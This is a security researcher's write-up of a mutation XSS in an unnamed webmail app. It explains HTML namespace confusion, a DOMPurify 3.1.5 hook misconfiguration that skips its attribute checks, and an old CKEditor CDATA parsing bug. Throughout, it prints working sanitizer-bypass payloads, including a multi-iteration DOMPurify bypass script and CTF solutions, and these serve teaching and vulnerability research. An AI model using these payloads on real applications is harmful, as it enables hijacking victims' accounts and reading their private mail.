Mutation XSS in a Mail Application via DOMPurify Misconfiguration and CKEditor CDATA Parsing Bug
Heyy Everyonee, I wanted to write about this bug for quite a long time because it’s one of my best xss findings, the time and effort it took to pull this off was immense. Additionally this program doesn’t allow any form of disclosure so sadly there will be no screenshots plus majority of the stuff you will see will be in redacted form.
So where do we even start, I will tell you a little about the target it’s a Mail application similar to Gmail but not really popular I will refer to this target as Redacted Mail. I was able to find a mutation xss bug here, if you have been living under the rocks and not familiar with the term mutation xss I will give a little introduction for that as well in short by sending a crafted mail I could trigger xss in the victim’s browser when they try to view my mail in their inbox. It means with this xss bug I could read all of the victim’s private emails, send any mail to anyone from the victim’s account.
Usually in mail applications you will find they allow you to include html in the mail, this is for proper formatting otherwise all mails would look so ugly in raw text format. Some allow you to include css, hyperlinks and what not but usually all this content gets sanitized it can be either server side or client side or a mix of both. Having them on the client side is beneficial for us because we can look into the source and figure out how the sanitization is happening.
For example Gmail supports the advance markdown formatting and all through AMP
It has been targeted in the past and you can find some very cool writeups for these. This one from the legend Michał Bentkowski. The writeup is already very detailed involves Dom Clobbering to inject arbitrary scripts into the page.
Second one is this, which involves an HTML parsing quirk from @agamimaulana.
STYLE tags are very special the content inside of STYLE element is treated as RAW text in HTML namespace no html parsing is done in this context which you can see for the element with id 1. The only way to break the context for a STYLE element is through a closing STYLE element you can see the same example using the element with id 2.

If you are a careful reader in my first sentence I used the word HTML namespace (NS), there are three different NS HTML, MATHML and SVG the parsing rules differ across each NS. For eg STYLE is special because it behaves differently depending on the NS in HTML content inside of STYLE is treated as raw text while in MathML/SVG NS the content inside of STYLE element is treated as normal element not raw text.

You will find amateur sanitizers would often miss this case and treat this as a safe string <style><a id="</style><img src=x onerror=alert()>"></style> , a relaxed parser would see the ANCHOR element while it should have treated it as raw content. As the closing STYLE tag is inside the attribute value and the xss vector too they would often skip it considering it as safe I have seen server side sanitizers usually prone to this assumption.
In the AMP bug found by @agamimaulana, you can see his focus was on bypassing the sanitizer using the STYLE element. Google had some checks in place already to avoid letting users include a closing tag inside of STYLE element context this was allowed </style as soon as you added the closing character it would flag it.
An explanation around the STYLE element was necessary because my finding relies upon the same quirk in the Redacted Mail as well.
Onto the target now, I started by sending a simple payload to my own email, refreshed the mail and clicked on it
<img src=x onerror=alert()>
No popup, wouldn’t be fun if it was that easy right :p. Clicking on the broken image, inspect element I could see the email body content is actually rendered inside a sandbox iframe.
<iframe name="ext" frameborder="0" src="about:blank" class="preview-iframe" tabindex="0" title="message body" aria-atomic="true" role="document" sandbox="allow-same-origin allow-popups allow-popups-to-escape-sandbox" style="overflow: auto;"></iframe>
This was an instant bummer the content is actually sanitized so some sanitizer was in use but at the same time they are rendering the content inside sandbox. The values for the sandbox attribute are so limited allow-same-origin allow-popups allow-popups-to-escape-sandbox you can’t have any xss with this. As it lacks the allow-scripts directive you can’t execute any type of javascript code inside of it. You can ignore the src attribute value being about:blank that doesn’t mean it’s of different origin, but the sandbox problem is real and there is no way to break out of it total dead end.
The only way to break sandbox iframe is when you have both allow-scripts and allow-same-origin directives which allows you to get a reference to the parent window which is not sandboxed where you can execute any code.
I didn’t want to give up so soon as I was just starting so I decided to look more maybe any other area. I had no hope actually but I noticed something very interesting when you click on the Reply button for any mails, this is what happens.

The original mail content is copied and added at the end of the reply mail you can see clearly how the word testingggg appeared in the reply mail box. In case of Redacted Mail, the reply content was actually rendered outside of the sandbox iframe. The content was still sanitized but yayy we made some progress as the content was no longer inside the sandbox there was a chance that I could get xss here if I can bypass the sanitizer though it will require the victim to click on the reply option still it seemed promising.
Diving into the source to see how they are sanitizing, when a user clicks on an email, the message body of the email is passed to DOMPurify a state of the art sanitizer, the version used is 3.1.5 which was a bit old at that time but can be considered totally safe when used with the default configs. There are some custom hooks defined for DOMPurify as well.
I mentioned about the reply option where our sanitized content is rendered without sandbox, so after the content is sanitized using DOMPurify it’s passed to Reply preview feature which is using CKEditor. The sanitized html gets parsed again by CKEditor here you can say, for those of you who don’t know CKEditor has its own inbuilt sanitizer which is also strict.
Luckily the used CKEditor version was old which had a known XSS issue, but there was no public poc available this meant I would need to reverse engineer it.
Currently the flow is like this
Mail Content
    |
    v
DOMPurify Sanitizer (v3.1.5 + custom hooks)
    |
    v
CKEditor (has its own inbuilt sanitizer)
    |
    v
Rendered in the page
Pulling off a xss in this scenario looked very difficult as DOMPurify is super strict around everything, it will sanitize inputs in all cases. Problem was even if I am able to build the poc for CKEditor how would I deliver the payload so that it reaches untouched to CKEditor renderer because DOMPurify will surely remove any possible chance of xss no matter what the context is it can deal with everything before passing the same to CKEditor renderer. The only possible way to get xss here would be to find a full DOMPurify bypass which allows you to pass any html to the CKEditor renderer.
Earlier I said DOMPurify is very safe you can trust blindly if you are using it with the default configs plus I said that Redacted Mail is using DOMPurify with some custom hooks. You might ask what these hooks are
beforeSanitizeElements
uponSanitizeElement (No 's' - called for every element)
afterSanitizeElements
beforeSanitizeAttributes
uponSanitizeAttribute
afterSanitizeAttributes
beforeSanitizeShadowDOM
uponSanitizeShadowNode
afterSanitizeShadowDOM
These hooks allow you to make changes to the sanitized elements/attributes for three events before/after/upon you can read more in the documentation to understand them better.
  domPurify.addHook("uponSanitizeAttribute", this.handleAttribute.bind(this)),
  domPurify.addHook("uponSanitizeElement", this.handleElement.bind(this)),
  domPurify.addHook("afterSanitizeAttributes", this.postProcess.bind(this))
And the relevant hook method definitions
  Sanitizer.prototype.handleAttribute = function(element, data) {
      if ("target" !== data.attrName || "_blank" !== data.attrValue) {
          if (this.editorRegex.test(data.attrName) || this.editorRegex.test(data.attrValue))
              data.keepAttr = !1;
          else if (element instanceof HTMLElement && "style" === data.attrName.toLowerCase())
              data.attrValue = this.cssSanitizer.sanitizeStyleDeclaration(element.style);
          else if ("href" === data.attrName && data.attrValue.indexOf(":") > 0) {
              var protocol = (data.attrValue || "").toLowerCase().split(":")[0];
              if (["tel", "fax", "sip", "mailto", "callto"].includes(protocol))
                  return void (data.forceKeepAttr = !0)
          }
      } else
          data.forceKeepAttr = !0
  },
  Sanitizer.prototype.handleElement = function(element, _data) {
      element instanceof HTMLStyleElement && (element.textContent = this.cssSanitizer.sanitizeStyleElement(element))
  },
  Sanitizer.prototype.postProcess = function(element) {
      "target" in element && (element.setAttribute("target", "_blank"),
      this.linkTitleText && element.setAttribute("title", this.linkTitleText))
  }
The rule of thumb when you are looking for any mxss vectors is there should be no changes to the sanitized output no matter how small or irrelevant can sometimes devalue the use of the sanitizer by allowing full xss.
From now onwards I am going to talk a lot about DOMPurify internals and MXSS so if you aren’t familiar with the MXSS research or the past DOMPurify bypasses I would highly recommend you to have some solid coverage over those topics otherwise it will be hard to follow up and you won’t be able to understand much.
Shout out to Kévin Gervot, I am super grateful to have had him by my side when I was learning about mxss just to reverse engineer the infamous DOMPurify bypasses which came in 2024. He is super talented at the same time very humble as well.
In Mizu’s second blogpost you will find about cases how DOMPurify can also have some misconfigurations which could allow full bypasses. Our target uses uponSanitizeAttribute, uponSanitizeElement and afterSanitizeAttributes so we will search for those only.
In order to fix the maximum nesting depth bypass vector DOMPurify decided to go after the entrypoint which was the sole reason from where all these bypasses were happening. For MXSS vectors you will find that to break the context after a Namespace confusion, researchers would always smuggle the closing tag inside of attribute values. The very simple example of this is
<style><a id="</style><img src=x onerror=alert()>"></style>
Inside the _sanitizeAttributes method of DOMPurify which is responsible for sanitizing attributes and their values. This check was added
      /* Work around a security issue with comments inside attributes */
      if (
        SAFE_FOR_XML &&
        regExpTest(
          /((--!?|])>)|<\/(style|script|title|xmp|textarea|noscript|iframe|noembed|noframes)/i,
          value
        )
      ) {
        _removeAttribute(name, currentNode);
        continue;
      }
The default value for SAFE_FOR_XML is true and it uses a regex based check for the attribute value this is to ensure there is no closing tag of those elements. All these tags have some special context like STYLE and could be abused to take advantage of any NS confusion attack.
So this fix single handedly ensures no more MXSS could be there.
From Mizu’s blogpost you can find the full poc for the DOMPurify bypasses and you could notice how the closing style tag is placed inside the attribute value.
<r*503>
<a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image>
<style><a id="</style><img src=x onerror=alert(1)>"></a></style>
</svg></desc></svg></a>
The creator behind DOMPurify can be considered the god of XSS Dr.-Ing. Mario Heiderich, if you aren’t familiar with his work would definitely recommend to check out all of his past researches and talks super insightful if you are someone who loves client side stuff and browsers.
In DOMPurify version 3.1.5, there was a quirk related to the uponSanitizeAttribute hook in conjunction with the forceKeepAttr of the callback hook event.

In the example code you can see currentNode.nodeName.toUpperCase() if the value of this is A (meaning it’s an anchor tag) and the attribute name which is going to be sanitized is equal to data-x, the hookEvent.forceKeepAttr property is set to true.
Now let’s see what happens in DOMPurify code when it sees the hookEvent.forceKeepAttr as true, it simply calls the continue statement??
_executeHook('uponSanitizeAttribute', currentNode, hookEvent);
value = hookEvent.attrValue;
/* Did the hooks approve of the attribute? */
if (hookEvent.forceKeepAttr) {
    continue;
}

// [...]

/* Work around a security issue with comments inside attributes */
if (SAFE_FOR_XML && regExpTest(/((--!?|])>)|<\/(style|title)/i, value)) {
    _removeAttribute(name, currentNode);
    continue;
}
In this scenario the safety checks are completely skipped, reviving the old bypasses again. Actually DOMPurify implemented fixes around Nesting depth as well which was the core quirk of the browser which allowed all these bypasses but Mizu along with some other client side legends were finding bypasses here and there, this is the same story whenever there is a new type of DOMPurify bypass you will see many more similar variants. At last after playing a game of cat and mouse, a proper fix was to kill the chain itself using that regex check and the previously added nested depth checks were removed in later versions.
As a fix for this, the if condition check for hookEvent.forceKeepAttr is now placed after the regex check.
In our target it had the same misconfiguration and super luckily the version used here was 3.1.5, this was a moment to shine.
  Sanitizer.prototype.handleAttribute = function(element, data) {
      if ("target" !== data.attrName || "_blank" !== data.attrValue) {
          if (this.editorRegex.test(data.attrName) || this.editorRegex.test(data.attrValue))
              data.keepAttr = !1;
          else if (element instanceof HTMLElement && "style" === data.attrName.toLowerCase())
              data.attrValue = this.cssSanitizer.sanitizeStyle(element.style);
          else if ("href" === data.attrName && data.attrValue.indexOf(":") > 0) {
              var protocol = (data.attrValue || "").toLowerCase().split(":")[0];
              if (["tel", "fax", "sip", "mailto"].includes(protocol))
                  return void (data.forceKeepAttr = !0)
          }
      }
In case the href attribute value contained any of these protocols it would set the forceKeepAttr property to true.
It means something like this will remain untouched when passed through DOMPurify, otherwise without this misconfiguration the href attribute would have been removed.
<a href="tel:</style><img src=x onerror=alert(1)>"></a>
In such scenario the below payload would provide us with a full bypass.
var n = 503;
var dirty = `
${"<r>".repeat(n)} <a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image>
<style><a href="tel:</style><img src=x onerror=alert(1)>"></a></style>
</svg></desc></svg></a>
`;

//assume the same hooks are configured and it is using 3.1.5 dompurify version

var clean = DOMPurify.sanitize(dirty)
document.body.innerHTML = clean
But on the target this didn’t work, the onerror attribute was removed this left me wondering if there was another sanitizer in place? I checked again and realised DOMPurify is called one more time ah. This behaviour is actually where DOMPurify is run more than once assuming it would catch any bypass attempt as well which were bypassed in the first call.
But worry not Mizu again has our back, in the first blog where he disclosed all the bypasses there is a case of Mermaid as well. Mermaid deals with arbitrary html and in order to protect against xss they do similar things where they call DOMPurify more than once.
Here you can see the bypass payload taken from the blog, where DOMPurify is called two times.
var n = 503;
var dirty = `
${"<form><h1></form><table><form></form></table></form></table></h1></form>\n".repeat(n)}
<a>
    <svg>
        <desc>
            <svg>
                <image>
                    <a>
                        <desc>
                            <svg>
                                <image></image>
                            </svg>
                        </desc>
                    </a>
                </image>
                <title><a id="</title><img src=x onerror=alert(1)>"></a></title>
            </svg>
        </desc>
    </svg>
</a>
`;
var step1 = DOMPurify.sanitize(dirty);
document.body.innerHTML = DOMPurify.sanitize(step1);
Cool so in the sandbox iframe content I could see the xss payload but here comes the twist when I clicked on the Reply button the value passed to CKEditor was the sanitized version so it meant DOMPurify was again being called here, I checked by setting breakpoints and yeah it was true it was going through 2 more iterations when the user clicks on reply button. So in total there were 4 iterations of DOMPurify sanitize call.
There was a lot of stuff happening, in the example code things look easy to spot but when you are dealing with real applications they don’t appear the same way always there will be a lot of irrelevant pieces it’s all about identifying the pattern by reducing the surrounding noise. I didn’t want to understand everything and was trying to find a quick win on this mail sanitizer.
clean1 = DOMPurify.sanitize(dirty)
clean2 = DOMPurify.sanitize(clean1)
clean3 = DOMPurify.sanitize(clean2)
clean4 = DOMPurify.sanitize(clean3)
document.body.innerHTML = clean4
There was a challenge around very old version of DOMPurify from [@S1r1u5](https://x.com/S1r1u5). The only thing surprising about this challenge was DOMPurify was called 10 times.
My solution to this was very simple, I just needed to hide my payload and have it mutate after the 10th iteration only
aaa<math><mtext><table><mglyph><style><!--</style><a id="--><mtext><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><table><mglyph><style><img src=x onerror=alert()></style></mglyph></table></style></mglyph></table></style></mglyph></table></style></mglyph></table></style></mglyph></table></style></mglyph></table></style></mglyph></table></style></mglyph></table></style>">
Mizu went overkill for this challenge :p and came up with a crazy vector

The way he smuggled the broken pieces of the payload half inside the attribute value and half inside the style content is super clever plus the arrangement of the style tag creativity at its peak. The base idea around this bypass is related to the parsing quirk for mglyph element.
I came up with the following payload to bypass 4 iterations of DOMPurify
var n = 503;
var dirty = `${"<form><h1></form><table><form></form></table></form></table></h1></form>".repeat(n)}<a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image><style><a href="tel:</style></form>${"<form><h1></form><table><form></form></table></form></table></h1></form>".repeat(n)}<a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image><style><a href='tel:</style><img src=x onerror=alert()>'>"></a></style></svg></desc></svg></a>`;

clean1=DOMPurify.sanitize(dirty,{SAFE_FOR_XML: false})
clean2=DOMPurify.sanitize(clean1,{SAFE_FOR_XML: false})
clean3=DOMPurify.sanitize(clean2,{SAFE_FOR_XML: false})
clean4=DOMPurify.sanitize(clean3,{SAFE_FOR_XML: false})
document.body.innerHTML=clean4
The base idea for this payload is the same as Mizu’s which he used to bypass two iterations of DOMPurify, I have only included the same payload one more time inside of the attribute to bypass four iterations. I was doing this testing on a local setup as that was easier.
As I had a successful bypass now for DOMPurify I moved on to CKEditor to reverse engineer the POC for the past advisory
Reverse Engineering the CKEditor N-Day
A potential vulnerability has been discovered in CKEditor 4 HTML processing core module. The vulnerability allowed to inject malformed HTML content bypassing Advanced Content Filtering mechanism, which could result in executing JavaScript code. An attacker could abuse faulty CDATA content detection and use it to prepare an intentional attack on the editor. It affects all users using the CKEditor 4 at version < 4.24.0-lts.
Looking into the Mail to see how CKEditor is implemented I could see the first argument is supposed to be the element selector and the second argument contains the json config one thing to note here was that it had this extraAllowedContent: style which allows style elements otherwise in default config this is removed.
this.editor = CKEDITOR.replace(c, f)
Based on the Advisory it was fixed in version 4.24.0-lts, so we will start by diffing the previous version
Easily found the commit related to it Fix CDATA parsing logic. I setup some breakpoints around it and started playing with the code changes.
The parsing for CDATA alone is happening here
Ryotak has a nice writeup around CDATA parsing logics which allowed him to bypass DOMPurify
Directly testing it on a local setup was much easier than focusing too much on the source, as the advisory comments had some mentioning around STYLE I tried playing around embedding CDATA blocks inside of it. My focus was if I can hide the closing style tag inside of CDATA which will allow me to hide a payload that gets missed by the CKEditor sanitizer, but when parsed by the browser the hidden payload comes into action.
shirley <style><![CDATA[ h1 { color: red;</style>testinggg }]]></style> // input
shirley <style type="text/css"> testinggg }]]> </style> // output
